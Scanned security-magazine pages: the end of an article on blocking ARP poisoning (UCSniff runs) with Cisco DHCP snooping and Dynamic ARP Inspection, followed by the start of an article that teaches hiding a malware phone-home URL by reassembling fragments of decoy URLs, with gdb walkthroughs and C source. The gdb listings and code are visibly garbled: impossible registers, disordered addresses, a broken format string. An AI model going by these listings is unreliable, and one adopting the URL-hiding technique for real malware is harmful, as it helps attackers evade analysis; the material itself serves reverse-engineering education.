DHCP snooping classifies interfaces as either trusted or untrusted. DHCP messages received on trusted interfaces will be permitted to pass through the Cisco switch, but DHCP messages received on untrusted interface in a Cisco Switch results in putting the interface into error disable state.

Let's enable DHCP Snooping security feature for VLAN 20 on my lab switch as shown in figure 3.

Figure 4 shows the DHCP Snooping binding database having 2 entries of my Grandstream phones.

The DHCP snooping binding table contains the MAC address, IP address, lease time,

binding type, VLAN number, and interface information that corresponds to the local untrusted interfaces of a switch; does not contain information regarding hosts interconnected with a trusted interface.

### Dynamic ARP Inspection (DAI)

DAI is a security feature that validates ARP packets in a network. DAI intercepts, logs, and discards ARP packets with invalid IP-to-MAC address bindings. This capability protects the network from some Man-in-the-middle attacks. DAI ensures that only valid ARP requests and responses are relayed.

When DAI is enabled, switch performs these activities:

- Intercepts all ARP requests and responses on untrusted ports

```
Chackraview#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Chackraview(config)#ip arp inspection vlan 20
Chackraview(config)#end
Chackraview#
```

**Figure 6.** Enabling Dynamic ARP Inspection

```
root@bughira:~/abhijeet# ucsniff -i eth0 // //
UCSniff 2.5 starting
File targets.txt can't be opened for reading in working directory
Listening on eth0... (Ethernet)
eth0 ->      00:0C:29:C2:81:52      172.16.20.7      255.255.255.0

Randomizing 255 hosts for scanning...
scanning the whole netmask for 255 hosts...
* |----->| 100.00 %

1 hosts added to the hosts list...
1 hosts saved to arpavter.txt

ARP poisoning victims:

GROUP 1 : ANY (all the hosts in the list)
GROUP 2 : ANY (all the hosts in the list)

Starting Unified sniffing...

warning: Please ensure that you hit 'q' when you are finished with this program.
warning: 'q' re-ARPs the victims. Failure to do so before program exit will result in a DOS.

Hosts list:
1)    172.16.20.1    00:26:51:31:60:43
```

**Figure 7.** UCSniff defeated successfully

```
Chackraview#show interfaces fastEthernet 0/3 status
Port      Name          Status   Vlan     Duplex  Speed Type
Fa0/3     err-disabled 20       auto    auto 10/100BaseTX
Chackraview#show interfaces fastEthernet 0/4 status
Port      Name          Status   Vlan     Duplex  Speed Type
Fa0/4     err-disabled 20       auto    auto 10/100BaseTX
Chackraview#show interfaces fastEthernet 0/5 status
Port      Name          Status   Vlan     Duplex  Speed Type
Fa0/5     err-disabled 20       auto    auto 10/100BaseTX
Chackraview#
```

**Figure 8.** Switch port status after successful block

```
2d05h: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa0/4, vlan 20.([00
0c.29c2.8152/0.0.0/0000.0000.0000/169.254.6.67/05:10:17 UTC Wed Mar 3 1993])
2d05h: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa0/4, vlan 20.([00
0c.29c2.8152/0.0.0/0000.0000.0000/169.254.6.67/05:10:18 UTC Wed Mar 3 1993])
2d05h: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa0/4, vlan 20.([00
0c.29c2.8152/0.0.0/0000.0000.0000/169.254.6.67/05:10:20 UTC Wed Mar 3 1993])
2d05h: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa0/4, vlan 20.([00
0c.29c2.8152/169.254.6.67/0000.0000/169.254.6.67/05:10:22 UTC Wed Mar 3 199
3])
2d05h: %SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa0/4, vlan 20.([00
0c.29c2.8152/169.254.6.67/0000.0000/169.254.6.67/05:10:24 UTC Wed Mar 3 199
3])
```

**Figure 9.** Logs after successful ARP poison block

- Verifies that each of these intercepted packets has a valid IP-to-MAC address binding before updating the local ARP cache or before forwarding the packet to the appropriate destination
- Drops invalid ARP packets

DAI determines the validity of an ARP packet based on valid IP-to-MAC address bindings stored in the DHCP snooping binding database. If the ARP packet is received on a trusted Interface, the switch forwards the packet without any checks. On untrusted interfaces, the switch forwards the packet only if it is valid.

DAI associates a trust state with each interface on the switch. Packets arriving on trusted interfaces bypass all DAI validation checks, and those arriving on untrusted interfaces undergo the DAI validation process.

Following screenshots show the Dynamic ARP Inspection configuration on my lab Switch.

In a typical network configuration, you configure all switch ports connected to host ports as untrusted and configure all switch ports connected to switches as trusted. With this configuration, all ARP packets entering the network from a given switch bypass the security check. By default all the switch ports are configured as untrusted.

With these security measures in place, let's run UCSniff again and see the result.

I have plugged in my laptop on switch port *Fa0/3* with IP address *172.16.20.7*

Adjacent screenshot shows UCSniff was able to detect only one host which is the gateway. Why this has happened?

Let's have a look into the switch console.

Note a line *%SW\_DAI-4-PACKET\_RATE\_EXCEEDED*: from the above console log screenshot. It also shows ARP -inspection error detected on *interface Fa0/3* and its link state has changed to down and my laptop is kicked out of the network. This has happened because of the rate limiting module of DAI feature.

### Rate Limiting of ARP Packets

The switch performs DAI validation checks, which rate limits incoming ARP packets to prevent a Denial-of-Service attack. By default, the rate for untrusted interfaces is 15 packets per second (pps).

Trusted interfaces are not rate limited. You can change this setting by using the *ip ARP inspection limit* interface configuration command.

```

chackraview(config)#errdisable recovery cause ?
all          Enable timer to recover from all causes
arp-inspection  Enable timer to recover from arp inspection error disable state
bpduguard    Enable timer to recover from BPDU Guard error disable state
channel-misconfig  Enable timer to recover from channel misconfig disable state
dhcp-rate-limit  Enable timer to recover from dhcp-rate-limit error disable state
dtp-flap      Enable timer to recover from dtp-flap error disable state
gbic-invalid   Enable timer to recover from invalid GBIC error disable state
inline-power   Enable timer to recover from inline-power error disable state
l2ptguard     Enable timer to recover from l2protocol-tunnel error disable state
link-flap      Enable timer to recover from link-flap error disable state
loopback      Enable timer to recover from loopback disable state
pagp-flap      Enable timer to recover from pagp-flap error disable state
psecure-violation  Enable timer to recover from psecure violation disable state
security-violation  Enable timer to recover from 802.1x violation disable state
sfp-config-mismatch  Enable timer to recover from SFP config mismatch error disable state
storm-control   Enable timer to recover from storm-control error disable state
udid          Enable timer to recover from udid error disable state
unicast-flood   Enable timer to recover from unicast flood disable state
vmps          Enable timer to recover from vmps shutdown error disable state

chackraview(config)#errdisable recovery cause arp-inspection
chackraview(config)#errdisable recovery interval 60
chackraview(config)#

```

**Figure 10.** Interface Recovery after successful block

With the rate of incoming, ARP packets exceeds the configured limit, the switch places the port in the error-disabled state. The port remains in that state until you intervene.

I plugged in my laptop in *Fa04*, *Fa05* and ran UCSniff and got similar results. Following screen shot shows the status of all the switch interfaces from where I ran UCSniff.

Now the obvious question that appears, is that rate limiting module will defeat UCSniff but what about the tools which perform ARP poisoning slowly and do not scan for target hosts?

Let's try this scenario and poison single hosts by sending fake ARP request/reply packets. As ARP Poisoning single host needs only 2 spoof ARP packets; rate limiting module will not trigger and we should be able to get around with the DAI feature right? But it failed again :) how? Let's check the switch console in following screenshots.

The line `%SW_DAI-4-DHCP_SNOOPING_DENY` from the screenshot explains everything. When we send ARP reply with spoofed MAC address, switch checks the ARP packet with the DHCP Snooping binding table and drops the packet as MAC/IP does not match with the table entries; defeating the ARP attack.

You can use the *errdisable recovery* global configuration command to enable error disable recovery so that ports automatically emerge from this state after a specified timeout period. Adjacent screenshots shows the way you can use the *errdisable recovery cause* global configuration command to

enable error-disabled ports after a specified timeout period.

## Other Prevention Techniques

Though ARP attacks are dangerous and can cause dire results; Dynamic ARP Inspection can easily defeat such attacks and ensure that our mission-critical communications and systems are protected.

SOHO administrators can also make use of open source tools like ARPOn (<http://ARPOn.sourceforge.net>) to protect their systems from ARP poisoning attack.

*ARPON* (*ARP handler inspectiON*) is a portable handler daemon with some nice tools to handle all ARP aspects. It has lots of features and it makes ARP a bit safer. This is possible using two kinds of Anti ARP Poisoning techniques; the first is based on SARPI or *Static ARP Inspection*, the second on DARPI or *Dynamic ARP Inspection* approach.

ARPOn is not ported on embedded devices like routers and phones; in fact, it's more of a host based solution.

Read more about features of ARPOn here (<http://ARPOn.sourceforge.net/documentation.html>).

Another Linux Kernel Module *ARP\** (*ARP Star*) (<http://ARPstar.sf.net>) can also be used on your Linux gateway to detect and prevent ARP poisoning attacks.

This project has been coded in C and is available as a module for the 2.6 Linux kernel series. The only libraries needed are included in the Linux kernel. It has also been ported to the Linksys WRT54G

I have not played with these tools yet, but, down the line will surely write on both of them. Till then stay Safe :)

## References

- Dynamic ARP Inspection
- DHCP Snooping
- <http://ARPOn.sourceforge.net/documentation.html>
- <http://ARPstar.sf.net>

## Prerequisites

- Understanding of ARP Poisoning attacks.
- Familiarity with Cisco command line interface.

## ABHIJEET HATEKAR

*Abhijeet Hatekar works as a Security Analyst II in Microsoft India R&D Pvt. Ltd. He is an author of open source VoIP security tools including OAT, VideoJak and XTest. Abhijeet enjoys Reversing Malwares, writing security tools in his free time. Currently he is focusing on writing IDS signatures and can be reached at [Abhijeet@chackraview.net](mailto:Abhijeet@chackraview.net)*

# Armoring Malware:

# Hiding Data within Data

We are receiving malware daily via hundreds of facets that the Internet enables with various services; most common are via e-mail and web surfing.

## **What you will learn...**

- You will learn how to armor your malware against simple attacks to build further.

## **What you should know...**

- Basic understanding of Assembly/C language, debugging and reverse engineering.

**A**t any one time you can be sitting idly on the ‘net when you are presented with something that could be malicious either overtly or covertly. We’ll play through the scenario of where you’ve discovered a binary on your network and unsure of its purpose... and then reveal how it was done.

# Example Scenario Malware Dissection Workflow

At this point let's agree that we've de-obfuscated the presented *malware* binary by unpacking it and ready to look for any obvious information that will help us.

## Notes


All source code created and tested on:

Mac OS X 10.6.4 [10F569],


(GCC) 4.2.1 (Apple Inc. build 5646) (dot 1)  
GNU gdb 6.3.50-20050815 (Apple version gdb-1346)

determine its contents and overall purpose. Also assume that it will be sandboxed in a virtual machine so that it does not cause communication or damage to our network and test machine.


For all intents and purposes we've renamed the binary blob to the filename `secreturl` as we've noticed using Wireshark (network sniffer) that it is trying to phone home to a URL that is not known to be on its list for this variant. We would like to see how it is being hidden.



**Figure 2.** Running secreturl binary through file




**Figure 3.** Running *secreturl* binary through *hexdump*



**Figure 1.** Running secreturl binary through strings

## Armoring Malware: Hiding Data within Data



**Figure 4.** Examining secreturl binary in 0xED hex editor


to discover future variants using the same or similar technique.

We fire up our Mac OS X 10.6.4 Virtual Machine and begin our reversing workflow with putting secreturl through the *strings* program (Figure 1).


We are presented with 11 easy to read strings of which 9 are URLs we are familiar with; and at this point appear to be quite benign. We also notice the remaining two strings look somewhat familiar but non-threatening at this time.

Next we use the `file` program to determine a known filetype (Figure 2) and come to find it is being reported as *Mach-O 64-bit executable x86\_64* – since we are running in a Mac OSX Virtual Machine we will be able to execute this file if need be but we still have a few tricks up or sleeves.

We run *hexdump* to see what kind of calls the binary is calling and to confirm anything that strings may have missed in it's string parsing: *hexdump -C secreturl* (Figure 3) another great tool to view files via hex is 0xED so we dropped *secreturl* into 0xED and scroll through the hex we confirm the strings (Figure 4) and



**Figure 5.** Disassemble secreturl binary with gdb debugger



**Figure 6.** *Strings1.txt listing created using grep #*

also make note of a few function calls: `sprintf`, `strcpy`, `sscanf` and `parse_url`. Three of these four look quite familiar but what is `parse_url()`? It sounds like it parses the url so we'll find out later.

We feel pretty satisfied with what we've found so far so now it is time to run this executable through the



**Figure 7.** *Strings1.gdb* *gdb* script file extrapolated from *strings1.txt*

# ATTACK

```
Terminal — sh — 88x29
0x100000e10:   ""
0x100000e13:   "http://www.google.com"
0x100000e1b:   "www.google.com"
0x100000e23:   ".com"
0x100000e27:   ""
0x100000e29:   "http://www.yahoo.com"
0x100000e31:   "www.yahoo.com"
0x100000e39:   ".com"
0x100000e3d:   ""
0x100000e3e:   "http://www.apple.com"
0x100000e46:   "www.apple.com"
0x100000e4e:   ".com"
0x100000e52:   ""
0x100000e53:   "http://www.microsoft.com"
0x100000e55:   "www.microsoft.com"
0x100000e63:   "soft.com"
0x100000e6b:   ""
0x100000e6c:   "http://www.blackhat.com"
0x100000e74:   "www.blackhat.com"
0x100000e7c:   "hot.com"
0x100000e84:   "http://www.defcon.org"
0x100000e8c:   "www.defcon.org"
0x100000e94:   ".org"
0x100000e98:   "g"
0x100000e9a:   "http://www.israeltorres.org"
0x100000e92:   "www.israeltorres.org"
0x100000ea0:   ".org"
0x100000eb2:   "org"
0x100000eb6:   "http://www.twitter.org"
```

**Figure 8.** Memory contents revealed using gdb's x/s command

gdb debugger: `gdb secreturl` the simplest place to start is of course `main()` and start our disassembly there: `disassemble main` (Figure 5) right away we notice string references. We need to know what those strings are so we select all the terminal text, copy and paste to a temporary file called `disdump1.txt` and use `grep`

```
Terminal — sh — 88x29
0x100000e52:   ""
0x100000e53:   "http://www.microsoft.com"
0x100000e5b:   "www.microsoft.com"
0x100000e63:   "soft.com"
0x100000e6b:   ""
0x100000e6c:   "http://www.blackhat.com"
0x100000e74:   "www.blackhat.com"
0x100000e7c:   "hot.com"
0x100000e84:   "http://www.defcon.org"
0x100000e8c:   "www.defcon.org"
0x100000e94:   ".org"
0x100000e98:   "g"
0x100000e9a:   "http://www.israeltorres.org"
0x100000e92:   "www.israeltorres.org"
0x100000ea0:   ".org"
0x100000eb2:   "org"
0x100000eb6:   "http://www.twitter.org"
0x100000ec0:   ".org"
0x100000ec4:   ""
0x100000ec5:   "http://www.1234567890.example"
0x100000ed5:   "www.1234567890.example"
0x100000edd:   "7890.example"
0x100000ee5:   "ample"
0x100000ea9:   "s"
0x100000dfa:   "%s%*s%*s%*s%*s%*s%*s"
0x100000e10:   ""
(gdb)
```

**Figure 9.** Interesting structure at `0x100000dfa` found with x/s

```
Terminal — gdb-i386-apple-d — 88x29
0x00000001000009c4 <main+560>: mov    %r10,%rsi
0x00000001000009c7 <main+563>: mov    %r11,%rdi
0x00000001000009ca <main+566>: callq  0x10000067c <parse_url>
0x00000001000009cf <main+571>: lea    -0x8(%rip),%rax
0x00000001000009f6 <main+578>: lea    -0x1210(%rbp),%rcx
0x00000001000009f9 <main+585>: lea    -0x60(%rbp),%rsi
0x00000001000009e4 <main+592>: lea    -0x1330(%rbp),%rdi
0x00000001000009b2 <main+599>: lea    -0x210(%rbp),%r10
0x00000001000009f2 <main+606>: lea    -0x30(%rbp),%r11
0x00000001000009f6 <main+610>: lea    -0x6e0(%rbp),%rax
0x00000001000009f9 <main+617>: mov    %rax,%r8(%rsp)
0x00000001000009a2 <main+622>: lea    -0x1200(%rbp),%rax
0x00000001000009a9 <main+629>: mov    %rax,%r9(%rsp)
0x00000001000009ad <main+633>: mov    %rdx,%r9
0x00000001000009a8 <main+636>: mov    %rcx,%r8
0x00000001000009a3 <main+639>: mov    %rsi,%rcx
0x00000001000009a6 <main+642>: mov    %rdi,%rdx
0x00000001000009a9 <main+645>: mov    %r10,%rsi
0x00000001000009a1c <main+648>: mov    %r11,%rdi
0x00000001000009af <main+651>: callq  0x10000067c <parse_url>
0x00000001000009a24 <main+656>: lea    -0x60(%rbp),%rdx
0x00000001000009a2b <main+663>: lea    -0x1220(%rbp),%rcx
0x00000001000009a32 <main+670>: lea    -0x678(%rbp),%rsi
0x00000001000009a39 <main+677>: lea    -0x1340(%rbp),%rdi
0x00000001000009a47 <main+684>: lea    -0x280(%rbp),%r10
0x00000001000009a47 <main+691>: lea    -0x50(%rbp),%r11
0x00000001000009a5b <main+695>: lea    -0xe58(%rbp),%rax
0x00000001000009a52 <main+702>: mov    %rax,%r8(%rsp)
0x00000001000009a57 <main+707>: lea    -0x12b0(%rbp),%rax
```

**Figure 10.** Parse\_url function called 9 times

```
Terminal — gdb-i386-apple-d — 88x29
0x0000000100000cf8 <main+1380>: mov    %rcx,%r30(%rsp)
0x0000000100000cfc <main+1384>: mov    %rsi,%r28(%rsp)
0x0000000100000d00 <main+1388>: mov    %rdi,%r20(%rsp)
0x0000000100000d04 <main+1392>: mov    %r8d,%r18(%rsp)
0x0000000100000d09 <main+1397>: mov    %r9d,%r18(%rsp)
0x0000000100000d15 <main+1402>: lea    -0x1210(%rbp),%rax
0x0000000100000d15 <main+1409>: mov    %rax,%r28(%rsp)
0x0000000100000d21 <main+1421>: mov    %rax,%r20(%rsp)
0x0000000100000d25 <main+1425>: mov    %r10,%r9
0x0000000100000d28 <main+1428>: mov    %r11,%r8
0x0000000100000d2b <main+1431>: lea    0x8(%rip),%rcx      # 0x100000dfa
0x0000000100000d32 <main+1438>: mov    $0xff,%rdx
0x0000000100000d37 <main+1443>: mov    %r0,%r1
0x0000000100000d3c <main+1448>: mov    %rbx,%rdi
0x0000000100000d3f <main+1451>: mov    %r0,%rax
0x0000000100000d44 <main+1456>: callq  0x100000d6e <dyld_stub__sprintf_chk>
0x0000000100000d49 <main+1461>: mov    %r14,%rax
0x0000000100000d4e <main+1466>: mov    %r2bb(%rip),%rdx      # 0x1000010102
0x0000000100000d55 <main+1473>: mov    -0x18(%rbp),%rcx
0x0000000100000d59 <main+1477>: xor    (%rdx),%rcx
0x0000000100000d5c <main+1480>: je     0x100000d63 <main+1487>
0x0000000100000d5e <main+1482>: callq  0x100000d74 <dyld_stub__stack_chk_fail>
0x0000000100000d63 <main+1487>: add    $0x13e8,%rsp
0x0000000100000d66 <main+1494>: pop    %rbx
0x0000000100000d6b <main+1495>: leaveq 
0x0000000100000d6c <main+1496>: retq
End of assembler dump.
(gdb)
```

**Figure 11.** Sprintf function call

to extract all prefixed hash lines to another file called `strings1.txt` with this command: `grep "#" disdump1.txt > strings1.txt` (Figure 6) We can certainly do more manipulation all in a single line of bash but it is good to have the workflow in steps and maintain artifacts in a manageable fashion for later use.

```
Terminal — sh — 88x29
0x0000000100000cf8 <main+1380>: mov    %rcx,%r30(%rsp)
0x0000000100000cfc <main+1384>: mov    %rsi,%r28(%rsp)
0x0000000100000d00 <main+1388>: mov    %rdi,%r20(%rsp)
0x0000000100000d04 <main+1392>: mov    %r8d,%r18(%rsp)
0x0000000100000d09 <main+1397>: mov    %r9d,%r18(%rsp)
0x0000000100000d15 <main+1402>: lea    -0x1210(%rbp),%rax
0x0000000100000d15 <main+1409>: mov    %rax,%r28(%rsp)
0x0000000100000d21 <main+1421>: mov    %rax,%r20(%rsp)
0x0000000100000d25 <main+1425>: mov    %r10,%r9
0x0000000100000d28 <main+1428>: mov    %r11,%r8
0x0000000100000d2b <main+1431>: lea    0x8(%rip),%rcx      # 0x100000dfa
0x0000000100000d32 <main+1438>: mov    $0xff,%rdx
0x0000000100000d37 <main+1443>: mov    %r0,%r1
0x0000000100000d3c <main+1448>: mov    %rbx,%rdi
0x0000000100000d3f <main+1451>: mov    %r0,%rax
0x0000000100000d44 <main+1456>: callq  0x100000d6e <dyld_stub__sprintf_chk>
0x0000000100000d49 <main+1461>: mov    %r14,%rax
0x0000000100000d4e <main+1466>: mov    %r2bb(%rip),%rdx      # 0x1000010102
0x0000000100000d55 <main+1473>: mov    -0x18(%rbp),%rcx
0x0000000100000d59 <main+1477>: xor    (%rdx),%rcx
0x0000000100000d5c <main+1480>: je     0x100000d63 <main+1487>
0x0000000100000d5e <main+1482>: callq  0x100000d74 <dyld_stub__stack_chk_fail>
0x0000000100000d63 <main+1487>: add    $0x13e8,%rsp
0x0000000100000d66 <main+1494>: pop    %rbx
0x0000000100000d6b <main+1495>: leaveq 
0x0000000100000d6c <main+1496>: retq
End of assembler dump.
(gdb)
```

**Figure 12.** Setting breakpoint after sprintf call

```
Terminal — gdb-i386-apple-d — 88x29
(gdb) info reg
rax          0x15          21
rbx          0x7fff5fbfe650  140734799799888
rcx          0x0            0
rdx          0x15          21
rsi          0x7fff5fbfe803  140734799800463
rdi          0x0            0
rbp          0x7fff5fbfe840  0x7fff5fbfe840
rsp          0x7fff5fbfe450  0x7fff5fbfe450
r8           0x7fff5fbfe600  140734799804064
r9           0x7fff5fbfe4c0  140734799799488
r10          0x100000e12        4294978898
r11          0x7fff5fbfe662  140734799799906
r12          0x0            0
r13          0x0            0
r14          0x0            0
r15          0x0            0
rip          0x100000d49        0x100000d49 <main+1461>
eflags        0x202          514
cs            0x27          39
ss            0x0            0
ds            0x0            0
es            0x0            0
fs            0x0            0
gs            0x0            0
(gdb) x/s 0x7fff5fbfe650
0x7fff5fbfe650:  "http://www.haking.org"
(gdb)
```

**Figure 13.** Examining memory address `0x7fff5fbfe650`

```

Terminal — gdb-i386-apple-d — 88x29
r8      0x7fff5fbfe6a0  148734799884664
r9      0x7fff5fbfe4c0  148734799799488
r10     0x100000e12    4294978898
r11     0x7fff5fbfe662  148734799799906
r12     0x0    0
r13     0x0    0
r14     0x0    0
r15     0x0    0
rip    0x100000d49   0x100000d49 <main+1461>
eflags 0x202 514
cs     0x27 39
ss     0x0    0
ds     0x0    0
es     0x0    0
fs     0x0    0
gs     0x0    0
(gdb) x/11s 0x100000e12
0x100000e12: ""
0x100000e13: "http://www.google.com"
0x100000e29: "http://www.yahoo.com"
0x100000e3e: "http://www.apple.com"
0x100000e53: "http://www.microsoft.com"
0x100000e6c: "http://www.blackhat.com"
0x100000e84: "http://www.defcon.org"
0x100000e90: "http://www.israeltorres.org"
0x100000eb6: "http://www.twitter.org"
0x100000ecd: "http://www.1234567890.example"
0x100000ecb: ""

(gdb)

```

**Figure 14.** Url list contained at 0x100000e12

```

findsecreturl.gdb
Breakpoint 1 at 0x1000000100000d49
r
info reg
x/s 0x7fff5fbfe650
x/11s 0x100000e12

```

**Figure 15.** Findsecreturl gdb command listing batch script

```

secreturl.c:19 #include <stdio.h>
#include <string.h>

#define MX_B0 100
#define MX_B1 4
#define MX_B2 100
#define MX_B3 2
#define MX_B4 100
#define MX_B5 2
#define MX_B6 100
#define MX_DR 255

// Parse URL into reusable blocks
void parse_url(char url[], char blk0[], char blk1[], char blk2[], char blk3[], char blk4[], char blk5[], char blk6[]){
    strcpy(blk1,"://"); strcpy(blk3,"."); strcpy(blk5,".");
    sscanf(url,"%99[^:];//%99[^.].%99[^\\n]", blk0, blk2, blk4, blk6);
}

// Start Here
int main()
{
    // Arbitrary Target Site Deception List
    char arbA[]="http://www.google.com";
    char arbB[]="http://www.yahoo.com";
    char arbC[]="http://www.apple.com";
    char arbD[]="http://www.microsoft.com";
    char arbE[]="http://www.blackhat.com";
    char arbF[]="http://www.defcon.org";
    char arbG[]="http://www.israeltorres.org";
    char arbH[]="http://www.twitter.org";
    char arbI[]="http://www.1234567890.example";

    // Create Grid
    char blk0_A[MX_B0], blk0_B[MX_B0], blk0_C[MX_B0], blk0_D[MX_B0], blk0_E[MX_B0], blk0_F[MX_B0], blk0_G[MX_B0], blk0_H[MX_B0], blk0_I[MX_B0];
    char blk1_A[MX_B1], blk1_B[MX_B1], blk1_C[MX_B1], blk1_D[MX_B1], blk1_E[MX_B1], blk1_F[MX_B1], blk1_G[MX_B1], blk1_H[MX_B1], blk1_I[MX_B1];
    char blk2_A[MX_B2], blk2_B[MX_B2], blk2_C[MX_B2], blk2_D[MX_B2], blk2_E[MX_B2], blk2_F[MX_B2], blk2_G[MX_B2], blk2_H[MX_B2], blk2_I[MX_B2];
    char blk3_A[MX_B3], blk3_B[MX_B3], blk3_C[MX_B3], blk3_D[MX_B3], blk3_E[MX_B3], blk3_F[MX_B3], blk3_G[MX_B3], blk3_H[MX_B3], blk3_I[MX_B3];
    char blk4_A[MX_B4], blk4_B[MX_B4], blk4_C[MX_B4], blk4_D[MX_B4], blk4_E[MX_B4], blk4_F[MX_B4], blk4_G[MX_B4], blk4_H[MX_B4], blk4_I[MX_B4];
    char blk5_A[MX_B5], blk5_B[MX_B5], blk5_C[MX_B5], blk5_D[MX_B5], blk5_E[MX_B5], blk5_F[MX_B5], blk5_G[MX_B5], blk5_H[MX_B5], blk5_I[MX_B5];
    char blk6_A[MX_B6], blk6_B[MX_B6], blk6_C[MX_B6], blk6_D[MX_B6], blk6_E[MX_B6], blk6_F[MX_B6], blk6_G[MX_B6], blk6_H[MX_B6], blk6_I[MX_B6];

    // Parse List and Populate Grid
    parse_url(arbA, blk0_A, blk1_A, blk2_A, blk3_A, blk4_A, blk5_A, blk6_A);
    parse_url(arbB, blk0_B, blk1_B, blk2_B, blk3_B, blk4_B, blk5_B, blk6_B);
    parse_url(arbC, blk0_C, blk1_C, blk2_C, blk3_C, blk4_C, blk5_C, blk6_C);
    parse_url(arbD, blk0_D, blk1_D, blk2_D, blk3_D, blk4_D, blk5_D, blk6_D);
    parse_url(arbE, blk0_E, blk1_E, blk2_E, blk3_E, blk4_E, blk5_E, blk6_E);
    parse_url(arbF, blk0_F, blk1_F, blk2_F, blk3_F, blk4_F, blk5_F, blk6_F);
    parse_url(arbG, blk0_G, blk1_G, blk2_G, blk3_G, blk4_G, blk5_G, blk6_G);
    parse_url(arbH, blk0_H, blk1_H, blk2_H, blk3_H, blk4_H, blk5_H, blk6_H);
    parse_url(arbI, blk0_I, blk1_I, blk2_I, blk3_I, blk4_I, blk5_I, blk6_I);

    // Reuse Grid Content to Recombine Secret URL
    char secret_url[MX_DR];
    sprintf(secret_url,"%s%s%s%s%s%s%s%s%s%s"
           ,blk0_A, blk1_G, blk2_B, blk3_B, blk4_E[5], blk4_E[0], blk4_G[0], blk4_F[5], blk4_I[8], blk5_H, blk6_F);
    //printf("%s\n",secret_url); // prints http://www.hakin9.org
    return 0;
}

```

**Figure 16.** Secreturl C source listing

